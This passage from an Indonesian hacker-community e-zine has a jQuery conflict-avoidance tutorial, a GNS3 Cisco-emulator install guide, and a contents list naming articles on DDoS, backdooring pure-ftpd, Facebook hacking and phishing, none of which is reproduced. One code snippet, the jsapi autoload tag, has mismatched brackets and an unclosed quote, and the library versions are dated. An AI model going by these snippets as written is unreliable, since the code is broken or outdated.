Apa Kabar Semuanya??? Jumpa Lagi Bersama assadotcom Yang Ganteng Lahir Batin. Amiin. ^\_^ "Narsize Mode On"  
Ok. Cukup Intro Djayusnya ^\_^

Udah Lama Juga Nich Kagak Nulis Banyak Tentang Ilmu Perkomputeran ^\_^ Coz Masih Banyak Banget Sesuatu Yang Tertunda Yang Harus Diselesaikan, So... Gak Sempet Dech Buat Nulis Banyak =( Tapi Kebetulan Kali Ini Aye Ada Kesempatan Buat Nulis Banyak Sekalian Ikut Berpartysipasi Di Ezine Devilc0de #2 ^\_^

Ok. Aye Mulai Aja Ya Nulis Banyaknya ^\_^ SEMANGAT!!!


Sesuai Dengan Judul "Memahami Dan Mendamaikan Peperangan Script jQuery". Disini Aye Coba Share Dari Apa Yang Aye Dapet S'lama Ini (Pengalaman) Terutama Ketika Menemukan Masalah Di Dalam Hal Ngedesign Dan Kawan^nya... Atau Lebih Tepatnya Ketika Mencoba Menggabungkan Efek^ Canggih jQuery Di Dalam Satu Homepage (Blog/Blogger).

jQuery Adalah Sebuah Library Yang Didalamnya Begitu Banyak Code^ Yang Menarik, Sampe^ Bikin Aye Jatuh ♥ "Lebay Mode On" ^\_^\njQuery Merupakan Salah Satu Framework Turunan JavaScript Yang Banyak Digunakan Oleh Web/Blog Di Belantara Dunia Maya, YAKIN??? Ya, Seperti Yang Aye Bilang Tadi, Karena jQuery Dapat Memberikan Efek^ Canggih Pada Web/Blog.

'N Jika Rekan<sup>2</sup> Ingin Lebih Banyak Tau Tentang Efek<sup>2</sup> Canggih Apa Saja Yang Diberikan Si jQuery, Silahkan Kunjungi Alamat Berikut → <http://jquerylist.com/>



Or Rekan<sup>2</sup> Juga Bisa Lihat Contoh Kecilnya Kaya Di Blog Aye...  
→ <http://assadotcom.blogspot.com/>



"Promosi Mode On" ^\_^

Lanjut...

Kecanggihan<sup>2</sup> 'N Kelembutan<sup>2</sup> Efek Yang Diberikan Oleh Si jQuery, Ternyata Tak Selebut Penerepannya Pada Web/Blog, Script jQuery Cukup Rentan Berperang/Bentrok/Konflik, Baik Pada Script Dengan Framework Yang Sama Or Pada Framework Yang Berbeda, Bahkan Bisa Saling Mengalahkan 'N Membinasakan Satu Sama Lain "Namanya Juga Perang" ^\_^ Dan Inilah Masalah Yang Terjadi Ketika Aye Mencoba Menggabungkan Beberapa Efek jQuery Pada Blog Aye, Dimana Ketika Satu Efek jQuery Di+kan, Efek jQuery Yang Lain Jadi Tak Berfungsi/Berjalan, Padahal Sebelumnya Berfungsi/Berjalan =(

~!@#\$%^&\*()\_+\_\*)(\*&%\$#@!~

Bingung??? Mudeng??? Pusing??? Adunta??? Dan Kawan<sup>2</sup>nya!!! =(

Itulah Kurang Lebih Yang Ada Dalam Hati Ketika Masalah Ini Terjadi!!! "OOT Mode On" ^\_^

Coz Jika Qta Browsing Or Search, Banyak Sekali Web/Blog Yang Ngeshare Tutorials Mengenai Penerapan Efek jQuery Untuk Web/Blog, Dari Yang Paling Easy Sampe Yang Hard "Kaya Game Aja" ^\_^ Bahkan Sampe Yang Gak Karuan!!!

^\_^ Tapi Cukup Sedikit Yang Ngeshare Dasar<sup>2</sup> Penerapan jQuery Pada Web/Blog Apalagi Yang Sifatnya AIO jQuery In Web/Blog "Ngarang Mode On" ^\_^

Next...

Ketika Udah Mentok Nyari Solusinya Gimana...??? Tapi Untunglah Gak Nyampe Bunuh Diri "Lebay Lagi Mode On"  
^\_^ Terbesit Dalam Pikiran Untuk Menyatroni Langsung Rumah Si jQuery → <http://jquery.com/>



Dengan Harapan Moga<sup>2</sup> Aja Dapet Wangsit Disana ^\_^ 'N Ternyata??? Eng Ing Eng...!!!

"Serius Mode On" ^\_^

Perintah Dasar jQuery S'lalu Diawali Dengan Simbol "\$" (Tanpa Tanda Kutip) Or Qta Lebih Mengenalnya Dengan Simbol "Dollar". Ini Sebagai Identitas Dari Perintah<sup>2</sup> jQuery, So... Jika Rekan<sup>2</sup> Menemukan Script Yang S'lalu Diawali Dengan Simbol "\$" Maka Ini Adalah Script jQuery "Sotoy Mode On" ^\_^ Dan Sudah Menjadi Kewajiban Bukan Sunah ^\_^ Bahwa Script jQuery Ini Harus Didampingi Dengan Framework jQuery-Nya Sebagai System Dasar, 'N Framework jQuery Kudu, Mesti, Harus Terlebih Dahulu Dipanggil/Diload Biar Deklarasi<sup>2</sup> Script Yang Qta Buat Mampu Berjalan Dengan Normal. Gampangnya, jQuery Adalah Rumah, 'N Script<sup>2</sup> Yang Qta Buat Adalah Isinya.

Ok. Sebelum Qta Membahas Lebih Jauh, Aye Harap 'N Yakin Rekan<sup>2</sup> Bisa Memahami Tulisan Aye. Amiiin. ^\_^ Coz Memang Beginilah Adanya Gaya Nulis Banyak Aye "PizzZ".

I ❤ Google

Loh... Kok Malah Lari<sup>2</sup> Ke Google...???

Nantikan Setelah Pesan<sup>2</sup> Berikut Ini...

```
~!@#$%^&*()_+|+_)(*^%$#@!~~!@#$%^&*()_+|+_)(*&^%$#@!~  
~!@#$%^&*()_+|+_)(*&^%$#@!~~!@#$%^&*()_+|+_)(*&^%$#@!~
```

Ok. Cukup Iklannya ^\_^

Lanjut...

Yupzz... Kenapa Aye Kok Malah Lari<sup>2</sup> Ke Google...???

Ya... Karena Aye ❤ Google ^\_^

Udah Gech assadotcom Serius Lagi!!! >.<

^\_^ "Cobalah Serius Untuk Tidak Lebih Serius" ^\_^

Ok. Aye Minta Sori Kalo Disangka Gak Serius, Tapi Inilah Seriusnya Aye ^\_^

Back To Topic...

Kenapa Aye Kok Malah Lari<sup>2</sup> Ke Google...???

Ya... Karena Raksasa IT Dunia Maya Yang Satu Ini Ternyata Mendukung Penuh Framework jQuery, Ini Dibuktikan Dengan Disediakannya Resource jQuery Oleh Google, Baik Untuk Digunakan Or Dikembangkan. So... Berbanggalah Bagi jQuery<sup>2</sup> Mania, Coz Menjadi Lebih Mudah Untuk Memasang Framework jQuery Pada Web/Blog Qta.

Adapun Cara Memasang Framework jQuery (Pada Blogger) Yang Disediakan Oleh Google Sebagai Berikut :

### **jQuery Google API**

Cara Pertama Ini Adalah Cara Yang Paling Mudah 'N Paling Aman Dengan Tingkat Resiko Error Handle Script Paling Minim Dalam Memanggil Framework jQuery.

```
<script src='http://ajax.googleapis.com/ajax/libs/jquery/1.4.2/jquery.min.js' type='text/javascript'>
```

### **jQuery Google API Load**

Cara Yang Kedua Ini Adalah Cara Yang Kata Google Sebagai Teknik Yang Paling Aman, Cepet 'N Ringan Dalam Memanggil Framework jQuery.

```
<script src='http://www.google.com/jsapi'>
<script>
google.load("jquery", "1.4.2");
</script>
```

### **jQuery Google API Autoload**

Cara Yang Ketiga Ini Adalah Cara Yang Paling Cepet Dibanding Cara 1 'N 2 Diatas Dalam Pemanggilan Framework jQuery, Tapi Memiliki Tingkat Error Handle Script Paling Tinggi.

```
<script src='http://www.google.com/jsapi?autoload={"modules": [{"name": "jquery", "version": "1.4.2"}}]} type='text/javascript'>
```

So... Silahkan Dipilih Salah Satu Dari 3 Cara Diatas, Yang Perlu Dipahami Adalah Pemanggilan Framework jQuery Hanya Perlu Sekali Dan Cukup Satu Versi, Kamsudnya, Jika Di Template Web/Blog Qta Terpasang Lebih Dari Satu Framework jQuery Dan Terdiri Dari Beberapa Versi (Saat Tulisan Banyak Ini Dibuat, Versi Terakhir (Latest Version) Dari Script jQuery Adalah 1.4.2) Silahkan Dibuang Saja, Cukup Sisakan Satu. TETAPI Sebelum Rekan<sup>2</sup> Melakukan Pembuangan, Ada Baiknya Baca Dulu Kelanjutan Nulis Banyak Ini, Biar Tidak Terjadi Kesalahan Pahaman Dan Biar Jangan Ada Dusta Diantara Qta ^\_^

### jQuery PEACE

Deklarasi Fungsi<sup>2</sup> jQuery Selalu Diawali Dengan Simbol "\$" (Seperti Yang Tadi Sudah Dijelaskan Diatas), 'N Inilah Yang Nantinya Akan Mendamaikan Peperangan Script jQuery. So... Gimana Cara Mendamaikannya...??? Perhatikan Contoh Script Dibawah Ini Sebelum Dan Sesudah Ditambahkan Deklarasi Untuk Mendamaikan Script jQuery.

Sebelum

```
$(document).ready(function(){
  $("a.slick").click(function () {
    $(".active").removeClass("active");
    $(this).addClass("active");
    $(".content-slick").slideUp();
    var content_show = $(this).attr("title");
    $("#"+content_show).slideDown();
  });
});
```

Sesudah

```
var $jnoc = jQuery.noConflict();
$jnoc(document).ready(function(){
$jnoc("a.slick").click(function () {
$jnoc(".active").removeClass("active");
$jnoc(this).addClass("active");
$jnoc(".content-slick").slideUp();
var content_show = $jnoc(this).attr("title");
$jnoc("#"+content_show).slideDown();
});
});
```

Nah... Gimana Sudah Ketauankannya...???

Ya Iyalah... Yang Sebelum Gak Ada Warna Birunya, Yang Sesudah Ada Warna Birunya ^\_^

Ok. Serius Lagi...

Sebenarnya Script Yang Belum Ditambahakan Deklarasi Secara Sudah Bekerja Dengan Baik, Tapi Ya Tadi Itu Rawan Berperang a.k.a Bentrok a.k.a Konflik. Sedangkan Script Yang Sudah Ditambah Deklarasi Jika Qta Perhatikan (Lihat Yang Warna Biru)

var \$jnoc = jQuery.noConflict();

Script Ini Berfungsi Untuk Mengdeklarasikan Fungsi jQuery.noConflict Atau Bisa Dibilang Inilah Yang Mendamaikan Perang/Bentrok/Konflik Script jquery Tadi, Sedangkan \$jnoc Yang Ada Di bawahnya, Bekerja Untuk Menggantikan Fungsi Dasar Simbol “\$”. So... Kalo Qta Perhatikan Secara Menyeluruh Sebenarnya Semua Simbol “\$” Digantikan Dengan Script jquery.noConflict Yang Diwakilkan Dengan Script \$jnoc Pada Baris Pertama. +An Script \$jnoc Tidak Mutlak S’lalu Digunakan Untuk Mendamaikan Peperangan, Rekan<sup>2</sup> Bisa Ngegantinya Dengan Kata Apa Saja, Yang Terpenting Adalah Sesuai Dengan Kata Yang Dideklarasikan Sebelumnya Yaitu Pada Script jquery.noConflict. SELESAI.

^\_^ S’moga Tulisan Banyak Aye Kali Ini Bisa Dipahami ‘N Dimengerti, Lebih-lebih Jika Bermanfaat. Amiin.

Akhir Kate Aye Ucapin Minta Maap Jika Ada Kata Or Kalimat Yang Kurang Berkenan/Salah. Kritik, Saran, Pesan, Cacian, Makian, Hinaan, Pujiyan (Sukur<sup>2</sup> Kalo Ada) ^\_^ Silahkan Ajukan Ke [mail@assadotcom.co.cc](mailto:mail@assadotcom.co.cc). Thanks.

Regard,  
assadotcom.

## Cisco Internetwork Operating Systems Emulator


GN3(Graphical Network Simulator) adalah grafik Network Simulator yang memungkinkan persaingan kompleks jaringan... Mungkin kita akrab dengan VMWare/Virtual PC, virtual Box, dll yang digunakan untuk mengemulasikan berbagai sistem operasi virtual enviroment...

Program ini memungkinkan untuk menjalankan sistem operasi seperti Windows XP Professional atau Ubuntu Linux di virtual enviroment. GNS3 memungkinkan jenis yang sama Cisco Internetwork Operating System..

Hal ini memungkinkan untuk menjalankan IOS Cisco dalam virtual enviroment pada komputer kita....

Step by step for Linux :

1. Instal python-qt 4 melalui Synaptic Package Manager...



2. Download GNS3 nya d'<http://www.gns3.net..>

Untuk Linux pilih yg dari Source (tested GNS3-0.7.3-src)...

Trz ntr extract filenya contohnya k'desktop...

3. Download Dynamips bynary nya d'<http://www.ipflow.utc.fr/blog/>


Pada saat melakukan testing saya menggunakan [0.2.8-RC2 binary for Linux x86 platforms...](#)

Setelah download pindahin file 0.2.8-RC2 binary for Linux x86 platforms k'folder GNS3-0.7.3-src...

Jadikan execute :


\$ chmod +x dynamips-0.2.8-RC2-x86.bin

4. Kembali k'folder GNS3-0.7.3-src, run file GNS3-nya..



5. Akan muncul Setup Wizard pilih nomor 1..

6. Klik Dynamips, trz pada tab Executable Path pilih file dynamips-0.2.8-RC-x86 dan klik OK...



7. Kembali k'Setup Wizard lg dan pilih nomor 2..

8. Trz cari file Image IOS-nya..


9. Kita harus menyediakan sendiri Cisco IOS digunakan dengan GNS3 karena masalah lisensi...  
GNS3 dimaksudkan untuk digunakan di lingkungan laboratorium untuk pengujian dan belajar...

Setelah dapat salinan dari IOS Cisco untuk salah satu platform yang didukung, lanjutkan k'step berikutnya..  
Platform yang didukung saat ini adalah :

- \* 1710
- \* 1720
- \* 1721
- \* 1750
- \* 1751
- \* 1760
- \* 2610
- \* 2610XM
- \* 2611
- \* 2611XM
- \* 2620
- \* 2620XM
- \* 2621
- \* 2621XM
- \* 2650XM
- \* 2651XM
- \* 2691
- \* 3620
- \* 3640
- \* 3660
- \* 3725
- \* 3745
- \* 7200

10. Klik OK > Close dan kembali k'Setup Wizard klik OK..

11. Dan silahkan buat topologi sederhana yg akan kita create...



## Penulis Artikel

---

### **Wahyu\_devilcode aka teardrop**

- Optimasi System dan Desktop Ubuntu
- Teknik Mempercepat Akses Modem Flash
- Teknik Backup Konfigurasi Mikrotik

### **Jurankdankkal**

- Cisco Internetwork Operating Systems Emulator

### **Assadotcom**

- Memahami Dan Mendamaikan Perang Script jQuery

### **Patriot**

- DDOS Attack menggunakan Vadim

### **Nofia Fitri**

- Hacktivism dan Politik Global

### **Mywisdom**

- Menyisipkan Backdoor ke Source Code Daemon pure-ftpd-1.0.29

### **White\_Heaven\_Angels aka CyberMuttaqin**

- Hacking Finger Print

### **Matmut**

- Hack Facebook

### **Green Coded**

- Model View Controller

### **Cakill Schumbag**

- Routing Simulasi IP Dengan Paket Tracer Beserta Pembelajaran IP Addr

### **Kahfiehudson**

- Nonton Video di Youtube Pake HTML5

### **Badwolves1986**

- Phishing Tutorial

## Penutup

---

“Saat ini segalanya yang dihasilkan para penulis benar-benar luar biasa, mereka memberikan kepada kita segalanya. Dan mereka juga melakukannya dari hati dan dengan keikhlasan, Anda dapat melihat dan merasakan bagaimana mereka begitu bergembira dengan semua yang dilakukan dan sumbangkan untuk terbitnya E-Zine. Ini bukan hanya sebuah bacaan biasa, ini adalah bagian dari jiwa mereka, bagian dari yang mereka berikan kepada kita, sebagai sumber pengetahuan, dan amal...”

Akhir kata kami segenap Staff Pengurus Devilzc0de mengucapkan banyak terima kasih yang sebesar besarnya kepada pihak-pihak yang mendukung dan membantu terlaksananya hingga terbitnya E-Zine ini...  
Semoga semangat kita semua untuk bersatu dan membangun bisa terjalin dengan baik...

Kritik dan saran silahkan anda kirimkan ke

Email : ezine@devilzc0de.org

Salam

Devilzc0de